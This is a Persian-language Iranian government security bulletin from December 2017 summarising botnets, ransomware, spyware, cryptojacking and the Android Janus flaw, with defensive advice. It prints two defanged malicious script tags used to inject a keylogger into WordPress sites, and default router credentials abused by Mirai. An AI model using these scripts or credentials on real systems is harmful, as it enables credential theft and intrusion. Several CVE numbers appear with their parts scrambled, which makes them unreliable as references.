جمهوری اسلامی ایران

ریاست جمهوری

مرکز مدیریت راهبردی افتا

استان فارس


# هشدارهای افتایی

دیماه ۹۶

# فهرست


استفاده از بات‌نت IOT برای نفوذ به وبسایت‌ها ..... ۱

باج افزار StorageCrypt ..... ۲

وجود یک Key logger در ۵۵۰۰ سایت وردپرس آلوده ..... ۲

ظهور مجدد بات‌نت Mirai ..... ۳

Satori نسخه جدیدی از بات‌نت Mirai ..... ۴

کاوش ارزهای دیجیتال به روش جدید ..... ۵

انتشار باج افزار Scarab ..... ۷

معرفی بدافزار اندرویدی به نام Tizi ..... ۷

ظهور آسیب‌پذیری Janus در سیستم عامل اندروید ..... ۹

## ۱- استفاده از بات‌نت IOT برای نفوذ به وبسایت‌ها

براساس گزارشات منتشر شده، بدافزاری با نام Linux.ProxyM از ماه فوریه سال ۲۰۱۷ فعالیت خود را آغاز نموده است. این بدافزار برای راه اندازی سرور پروکسی Socks بر روی دستگاه‌های آسیب‌پذیر طراحی شده است و این امکان را برای مهاجمان فراهم می‌کند تا با پنهان کردن ردپای خود، از این پروکسی برای انجام عملیات مخرب استفاده نمایند. تاکنون این بدافزار دستگاه‌هایی با معماری زیر را هدف قرار داده است:

- MIPS
- X86
- Motorola ۶۸۰۰
- ARM
- Superh
- PowerPC
- MIPSEL
- SPARC

البته محققان معتقدند که این بدافزار می‌تواند تقریباً هر دستگاه لینوکسی، از جمله مسیریاب‌ها، setup box ها و سایر تجهیزات مشابه را آلوده کند، بنابراین این بدافزار نوعی بات‌نت IOT[1] مبتنی بر لینوکس محسوب می‌شود. بدافزار فوق تا جولای سال ۲۰۱۷، حدود ۱۰ هزار دستگاه را آلوده نموده است.

در همین راستا پژوهشگران امنیتی دکتر وب (DR Web)، هشداری در مورد استفاده از این بات‌نت برای نفوذ به وبسایت‌ها منتشر کرده‌اند. این در حالی است که پیش تر نیز از این بات‌نت برای عملیات مخرب دیگری نظیر ارسال ایمیل اسپم بهره‌برداری شده است، به نحوی که در ماه سپتامبر سال ۲۰۱۷، هر دستگاه آلوده روزانه حدود ۴۰۰ پیام اسپم ایجاد کرده است.

از دیگر عملیات مخرب این بدافزار، ارسال ایمیل‌های فیشینگ توسط این بات‌نت است. این پیام‌ها که به ظاهر از سوی DocuSign ، شرکت ارائه دهنده تکنولوژی امضای الکترونیکی و خدمات مدیریت دیجیتال برای کاربران ارسال می‌شد، شامل یک لینک به وب‌گاه جعلی DocuSign بود که از این طریق اطلاعات قربانیان به سرقت می‌رفت.

براساس یافته محققان، مهاجمان از این بات‌نت برای نفوذ به وب‌سایت‌ها نیز استفاده نمودند. برای این منظور مهاجمان از روش‌های گوناگونی نظیر تزریق SQL ، XSS و LFI استفاده کردند، به طوری که در تاریخ ۷ دسامبر سال ۲۰۱۷، حدود ۲۰ هزار حمله‌ی ایجاد شده توسط این بات‌نت مشاهده شده است.

[1] Internet of Thing

## ۲- باج افزار StorageCrypt

Sambacry نام یک آسیب‌پذیری هفت ساله است که امکان کنترل از راه دور سیستم‌ها را برای مهاجمان فراهم می‌کند. این آسیب‌پذیری (شناسه‌ی CVE-7494-2017) مربوط به نرم‌افزار Samba است و تمامی نسخه‌ها ۳/۵ و پس از آن را تحت تأثیر قرار می‌دهد. مهاجمان از طریق این آسیب‌پذیری تهدیدات گوناگونی را برای قربانیان ایجاد کرده‌اند که یکی از مهم‌ترین آن‌ها StorageCrypt نام دارد .

این بدافزار که نوعی باج‌افزار محسوب می‌شود، با بارگذاری فایل‌های مخرب در پوشه‌های به اشتراک گذاری شده، دستگاه‌های NAS را هدف خود قرار می‌دهد و در ازای رمزگشایی فایل‌ها، باجی به ارزش نیم تا ۲ بیت کوین را از قربانی درخواست می‌کند. این باج افزار پس از نفوذ، دو فایل به نام‌های Autorun.inf و Autorun.exe در دستگاه‌های NAS ایجاد می‌کند و پس از رمزنگاری، پسوند locked. به فایل‌ها افزوده می‌شود.

یک فایل راهنما با نام read_me_for_decrypt.txt حاوی مبلغ درخواستی و ایمیل ارتباطی با مهاجم (JeanRenoAParis@protonmail.com) در کنار فایل‌ها موجود است. از آنجایی که از این آسیب‌پذیری در حملات مختلفی بهره برداری شده است، توصیه می‌شود که هرچه سریع تر نسبت به نصب وصله امنیتی مربوطه اقدام شود. همچنین جهت جلوگیری از آلودگی دستگاه‌های NAS ، توصیه می‌شود که از اتصال این دستگاه‌ها با اینترنت خودداری و در صورت نیاز از دیواره آتش جهت امنیت آن‌ها استفاده شود.

## ۳- وجود یک Key logger در ۵۵۰۰ سایت وردپرس آلوده

بنابر اخبار منتشر شده، تاکنون حدود ۵۵۰۰ وب‌سایت وردپرس تحت تأثیر یک اسکریپت مخرب قرار گرفته‌اند. این اسکریپت مخرب اقدام به ضبط داده‌های ورودی کاربران از طریق صفحه کلید و در برخی موارد کاوش ارز دیجیتال در مرورگر کاربران می‌نماید.

گفتنی است اگرچه این اسکریپت از دامنه cloudflare.solutions بارگذاری می‌شود، اما این دامنه به هیچ عنوان سرویسی محافظ در مقابل حملات DDOS نیست. این اسکریپت خود را در فایلی به نام functions.php مخفی می‌نماید که این فایل یکی از فایل‌های استاندارد در تمامی تم‌های وردپرس است. پس از اجرای اسکریپت مخرب، امکان سرقت اطلاعات حساس کاربران وبسایت‌ها وجود دارد. از جمله اطلاعات محرمانه سرقت شده عبارتند از؛ اطلاعات کارت بانکی وارد شده در وبسایت‌های فروشگاهی، اطلاعات مربوط به مدیریت وب‌سایت مانند نام کاربری و کلمه عبور پنل مدیریتی وب‌سایت و غیره. بنابر گفته محققان، این نوع از حملات جدید نیستند و سابقه آن‌ها به ماه آوریل سال ۲۰۱۷ باز می‌گردد. در شکل زیر، دو نمونه از این اسکریپت‌ها که منجر به سرقت اطلاعات کاربران می‌شود، مشاهده می‌شود:

```
< script type='text/javascript' src='hxxp://cloudflare[.]solutions/ajax/libs/reconnect
ing-websocket/1.0.0/reconnecting-websocket.js' >< /script >

< script type='text/javascript' src='hxxp://cloudflare[.]solutions/ajax/libs/cors/cor
s.js' >< /script >
```

برای مقابله با این تهدید توصیه می‌شود تا موارد زیر انجام شود:

از آنجایی که کد بدخواه در فایل function.php قرار دارد، بهتر است تابع add_js_scripts و تمامی عبارات add_action شامل add_js_scripts را حذف کنید. همچنین نیاز است تا تمامی گذرواژه‌های سایت وردپرس خود را تغییر دهید.

## ۴- ظهور مجدد بات‌نتMirai

بنابر یافته‌های محققان، نسخه جدیدی از بدافزار Mirai در حال انتشار است. به نحوی که در فاصله زمانی ۶۰ ساعت، در ترافیک اسکن پورت های ۲۳ و ۲۳۲۳، حدود ۱۰۰ هزار آدرس IP مشاهده شده است که این حجم زیاد ترافیک، نشانه سرعت زیاد انتشار این بدافزار است.

در این حمله، آسیب‌پذیری CVE-1041-2016 موجود در روترهای ZyXEL PK5001Z هدف قرار گرفته‌اند. روترهای ZyXEL PK5001Z از عبارت شناخته شده zyad5001 به عنوان گذرواژه کاربر ممتاز استفاده می‌کنند که منجر به سوء استفاده مهاجمان می‌شود. البته این گذرواژه برای ورود به دستگاه‌ها استفاده نمی‌شود و تنها برای کاربرد آن، افزایش حق دسترسی‌ها است.

مهاجمین از روش دیگری برای ورود به روترهای ZyXEL PK5001Z استفاده نموده‌اند. آن‌ها دریافتند که بسیاری از این روترها از دو نام کاربری و گذرواژه پیش فرض زیر برای دسترسی راه دور خود استفاده می‌نمایند:

- admin/CentryL1nk
- admin/QwestM0dem

بنابراین مهاجمان با استفاده از این نام‌های کاربری و گذرواژه‌ها به همراه آسیب‌پذیری ذکر شده، قادر به نفوذ به روترهای آسیب‌پذیر و همچنین افزایش حق دسترسی خود هستند. به کاربران این روترها توصیه می‌شود که هر چه سریع‌تر آسیب‌پذیری روتر خود را رفع کرده و نام کاربری و گذرواژه‌های خود را تغییر دهند.

## ۵- Satori نسخه جدیدی از باتنت Mirai


بنابر اخبار منتشر شده، باتنت جدیدی موسوم به Satori با سرعت در حال انتشار است. به نحوی که در مدت ۱۲ ساعت (تاریخ ۵ دسامبر۲۰۱۷)، بالغ بر ۲۸۰ هزار آدرس آلوده به این بات مشاهده شده است. گفتنی است که بنابر یافته‌های محققان امنیتی، این باتنت نسخه جدیدی از باتنت Mirai محسوب می‌شود که نسبت به نسخه‌های قبلی دارای تفاوت‌هایی است.

یکی از مهم‌ترین تفاوت‌های مشاهده شده در این بدافزار، توانایی انتشار Satori بدون نیاز به مولفه‌ای جداگانه است و به همین دلیل آن را به عنوان کرم IOT نیز نام‌گذاری نموده‌اند. به بیانی دیگر، این باتنت با استفاده از کد اکسپلویت مربوط به دو آسیب‌پذیری بر روی پورت‌های ۳۷۲۱۵ و ۵۲۸۶۹، اقدام به انتشار خود می‌نماید. بنابراین مشاهده ترافیک اسکن بر روی این دو پورت می‌تواند به عنوان یک هشدار محسوب شود.

اغلب عملیات آلوده‌سازی با بهره‌برداری از آسیب‌پذیری مربوط به پورت ۳۷۲۱۵ انجام شده است. به نظر می‌رسد که این آسیب‌پذیری از نوع روز صفر است و هنوز جزئیاتی از آن منتشر نشده است. به گفته برخی از محققان، این آسیب‌پذیری مربوط به یک باگ اجرای کد از راه دور در روترهای هوآوی است. آسیب‌پذیری دیگر که CVE-8361-2016 نام دارد و بر روی پورت ۵۲۸۶۹ جهت نفوذ به دستگاه‌ها استفاده شده است، یک آسیب‌پذیری شناخته شده و قدیمی در دستگاه‌های RealTek است. به گفته محققان جزییات بیشتر پیرامون کدهای اکسپلویت آسیب‌پذیری‌ها، در آینده منتشر خواهد شد.

## ۶- کاوش ارزهای دیجیتال به روش جدید

در ماه گذشته اخباری مبنی بر استفاده برخی سایت‌ها از پردازنده کاربران برای کاوش ارزهای دیجیتال منتشر شد. حال محققان Malware bytes از ادامه این روند با بکارگیری ترفندها و تکنیک‌های جدید توسط مهاجمان خبر می‌دهند. در روش قبل، پس از بسته شدن صفحه سایت کاوش ارز دیجیتال توسط کاربر، دسترسی جاواسکریپت مخرب به پردازنده خاتمه می‌یافت. محققان Malware bytes وبسایت‌هایی را کشف کرده‌اند که حتی بعد از بسته شدن پنجره مرورگر نیز فرایند کاوش را در پس زمینه ادامه می‌دهد. در این روش، یک پنجره (pop up) توسط مرورگر در پشت Taskbar یا ساعت سیستم ویندوزی پنهان می‌شود.





نحوه قرارگیری پنجره پنهان در سیستم عامل‌های مختلف

با استفاده از روش ذکر شده تا زمانی که کاربر متوجه پنجره کوچک و پنهان مرورگر نشود، فرایند کاوش انجام می‌شود. محققان معتقدند شناسایی این تکنیک بسیار دشوار است و بیشتر ابزارهای بلوک کننده آگهی‌ها (AdBlocker)، نمی‌توانند آن را شناسایی کنند.

این کاوشگر ارزهای دیجیتال از طریق شبکه Ad Maven اجرا می‌شود و در وب سرور سرویس‌های آمازون قرار گرفته است. برای جلوگیری از شناسایی شدن، کد جاوا اسکریپت به گونه‌ای طراحی شده است که درصد استفاده از پردازنده از یک حد آستانه بالاتر نمی‌رود. این کار باعث می‌شود که کاربر متوجه استفاده نامتعارف از پردازنده خود نشود. اغلب سایت‌های آلوده به این کاوشگر، سایت‌های غیراخلاقی هستند.

چگونه با روش جدید کاوش ارز دیجیتال مقابله کنیم؟

برای جلوگیری از روش جدید یا باید از طریق Task Manager فرایند مربوط به مرورگر را شناسایی کرده و آن را خاتمه داد یا اینکه از طریق کلیک راست روی آیکون مرورگر در Taskbar و انتخاب گزینه Close window، کاوش ارز دیجیتالی را متوقف کرد.




نحوه متوقف کردن کاوش ارز دیجیتالی

### ۷- انتشار باج افزارScarab

بنابرگزارش منتشر شده از سوی آزمایشگاه امنیتی Forcepoint، باج‌افزاری موسوم به Scarab به سرعت در میان کاربران در حال انتشاراست. این باج افزار از طریق ایمیل‌های اسپم ارسالی توسط بات‌نت Necurs منتشر می‌شود که در چندین ساعت، حدود ۱۲/۵ میلیون ایمیل آلوده به کاربران ارسال کرده است. گفتنی است که این نخستین بار نیست که از بات‌نت Necurs برای انتشارسایر بدافزارها استفاده شده است، زیرا پیش‌تر نیز انتشار باج افزار Jaff از این طریق صورت گرفته است.

ایمیل ارسالی برای کاربران دارای عناوینی مشابه " Scanned from printer company name" و حاوی یک فایل پیوست با پسوندzip7 است. این فایل فشرده، حاوی یک اسکریپت ویژوال بیسیک است که وظیفه دانلود و اجرای باج‌افزار را بر عهده دارد. پس از اجرای باج‌افزار، فایل‌های سیستم قربانی رمزنگاری شده و به انتهای آن‌ها پسوند ".scarab , suupport@protonmail.com" افزوده می‌شود. همچنین یک فایل راهنما با عنوان "If You Want To Get All Your Files Back, Please Read This.Txt" در تمامی مسیرهای حاوی فایل رمز شده قرار داده می‌شود تا کاربران با مطالعه آن از نحوه رمزگشایی فایل‌های خود مطلع شوند. نکته قابل توجه در این فایل این است که هیچ مبلغی به عنوان باج در آن ذکر نشده است و همانطور که در فایل راهنما بیان شده است، مبلغ باج به سرعت کاربران آلوده در برقراری ارتباط با مهاجمان ( برقراری ارتباط با ایمیل موجود در فایل راهنما و پسوند فایل‌های رمز شده) پس از آلودگی مرتبط است .

با توجه به روش آلوده‌سازی این باج افزار، به کاربران توصیه می‌شود از بازنمودن پیوست ایمیل‌های ناشناس جداً خودداری نموده و از تمامی فایل‌های مهم خود نسخه پشتیبان تهیه نمایند.

### ۸- معرفی بدافزار اندرویدی به نامTizi

Tizi نام بدافزار جدیدی است که به تازگی بر روی دستگاه‌های اندرویدی کشف شده است. این بدافزار که نوعی جاسوس افزار محسوب می‌شود، داده‌های مربوط به برنامه‌های شبکه اجتماعی نظیر توییتر، فیس‌بوک، واتساپ، وایبر، اسکایپ، LinkedIn و تلگرام را به سرقت می‌برد. بنابر گزارش‌های منتشر شده، گوگل این بدافزار را در سپتامبر سال جاری بر روی دستگاه‌هایی در کشورهای آفریقایی کشف کرد. تیم تحلیل تهدیدات شرکت گوگل، ویژگی‌های زیر را برای بدافزار Tizi بیان کرده است:

- ✓ توانایی سرقت اطلاعات از برنامه‌های رسانه اجتماعی مانند فیسبوک، توییتر، تلگرام، LinkedIn، وایبر و واتساپ
- ✓ ضبط صدا از واتساپ ، وایبر و اسکایپ
- ✓ ارسال و دریافت پیامک در گوشی

- ✓ دسترسی به رخدادهای تقویم، لاگ تماس، مخاطبان، عکس‌ها و لیست برنامه‌های نصب شده سرقت کلیدهای رمزنگاری Wi-Fi
- ✓ ضبط صدای محیط و گرفتن عکس بدون نمایش تصویر بر روی صفحه نمایش دستگاه
- ✓ ارسال یک پیام متنی شامل مختصات GPS دستگاه آلوده شده، از طریق ارسال پیامک به سرورهای کنترل و فرمان
- ✓ ارتباط با سرورهای کنترل و فرمان با استفاده از پروتکل‌های HTTPS و MQTT یا Message Queue Telemetry Transport
- ✓ استفاده از آسیب‌پذیری‌های کشف‌شده زیر برای بدست آوردن دسترسی ریشه ادمین:

- CVE-4220-2012
- CVE-2596-2013
- CVE-2597-2013
- CVE-2595-2013
- CVE-2594-2013
- CVE-6282-2013
- CVE-3153-2014
- CVE-3636-2015
- CVE-1805-2015

بنابر گزارش گوگل، اگرچه این جاسوس ابزار از آسیب‌پذیری‌های گوناگونی برای رسیدن به اهداف خود استفاده می‌کند، امّا تمامی وصله‌های امنیتی آن‌ها موجود است. علاوه بر این، گوگل توصیه‌های امنیتی زیر را جهت جلوگیری از آلودگی دستگاه‌ها بیان نموده است:

- ✓ حق دسترسی‌های درخواستی برنامه‌های اندرویدی را در هنگام نصب بررسی کنید (به عنوان مثال یک برنامه کاربردی مانند "Flashlight" نیازی به دسترسی به پیامک‌ها ندارد)
- ✓ اطمینان حاصل کنید که قبلاً گزینه Google Play Protect را فعال نموده‌اید.
- ✓ از دستگاه خود با استفاده از پین یا کلمه عبور محافظت کنید. تا کسی نتواند به دستگاه شما دسترسی غیرمجاز داشته باشد.
- ✓ همیشه دستگاه خود را با آخرین وصله‌های امنیتی به‌روز نگه دارید.

## ۹- ظهور آسیب‌پذیری Janus در سیستم عامل اندروید

بنابر اخبار منتشر شده، وجود یک آسیب‌پذیری در سیستم‌عامل اندروید موجب ایجاد تغییر در برنامه‌های کاربردی بدون تغییر امضای آن‌ها می‌شود. این آسیب‌پذیری که Janus نام‌گذاری شده است، با شماره CVE-۲۰۱۷-۱۳۱۵۶ شناسایی می‌شود.

بنابر گفته محققان، آسیب‌پذیری Janus ناشی از امکان اضافه کردن بایت های اضافی به فایل‌های APK و فایل‌های DEX است. به بیانی دیگر، یک فایل APK یک آرشیو زیپ است که می تواند حاوی بایت‌های اضافی در ابتدای خود باشد و هنگام راستی آزمایی امضای فایل و بررسی جامعیت فایل، این بایت‌ها نادیده گرفته می‌شوند. از این رو محققان دریافتند که می توانند یک فایل DEX را به یک فایل APK تزریق کنند، در حالیکه از دید سیستم‌عامل اندروید اینگونه به نظر می‌رسد که در حال خواندن فایل APK اولیه است، زیرا امضای فایل پس از این تزریق تفاوتی نمی‌کند. به دلیل اینکه کد تزریق شده از این طریق حق دسترسی‌های فایل اصلی را به ارث می‌برد، این روش راهکاری مناسب برای مهاجمان محسوب می‌شود. این آسیب‌پذیری در نسخه‌های اندروید ۵ و بعد از آن وجود دارد و گفتنی است تنها برنامه‌های کاربردی که با نسخه اول app signature scheme امضا شده‌اند، تحت تاثیر قرار می‌گیرند و در صورت امضا با نسخه دوم برنامه app signature scheme، این آسیب‌پذیری تهدیدی برای برنامه‌ها محسوب نمی‌شود. گوگل وصله امنیتی این آسیب‌پذیری را منتشر کرده است.